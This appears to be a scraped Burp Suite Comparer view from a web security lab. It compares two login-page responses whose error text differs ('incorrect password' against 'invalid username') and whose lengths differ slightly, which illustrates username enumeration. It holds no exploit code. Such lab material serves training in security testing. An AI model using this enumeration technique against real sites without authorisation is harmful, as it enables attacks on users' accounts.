**Message 1 (Left):**

```
<header class="navigation-header">
<section class="top-links">
<a href="/Home"><p> | </p>
<a href="/my-account">My account</a><p> | </p>
</section>
</header>
<header class="notification-header">
</header>
<h1>Login</h1>
<section>
<p class="is-warning incorrect password"></p>
<form class="login-form" method="POST" action="/login">
<label>Username</label>
<input required type="username" name="username" autofocus>
<label>Password</label>
<input required type="password" name="password">
<button class="button" type="submit"> Log in </button>
</form>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
```

**Message 2 (Right):**

```
<header class="navigation-header">
<section class="top-links">
<a href="/"><p> | </p>
<a href="/my-account">My account</a><p> | </p>
</section>
</header>
<header class="notification-header">
</header>
<h1>Login</h1>
<section>
<p class="is-warning invalid username"></p>
<form class="login-form" method="POST" action="/login">
<label>Username</label>
<input required type="username" name="username" autofocus>
<label>Password</label>
<input required type="password" name="password">
<button class="button" type="submit"> Log in </button>
</form>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
```

**Key:** Modified Deleted Added  Sync views

Select item 2:

#	Length	Data
1	3250	HTTP/2 200 OKContent-Type: text/html; charset=utf-8X-Frame-Options: SAMEORIGINContent-Length: 3142<D...</td>
2	3248	HTTP/2 200 OKContent-Type: text/html; charset=utf-8X-Frame-Options: SAMEORIGINContent-Length: 3140<D...</td>

Compare ...  
Words

Perform a word-level compar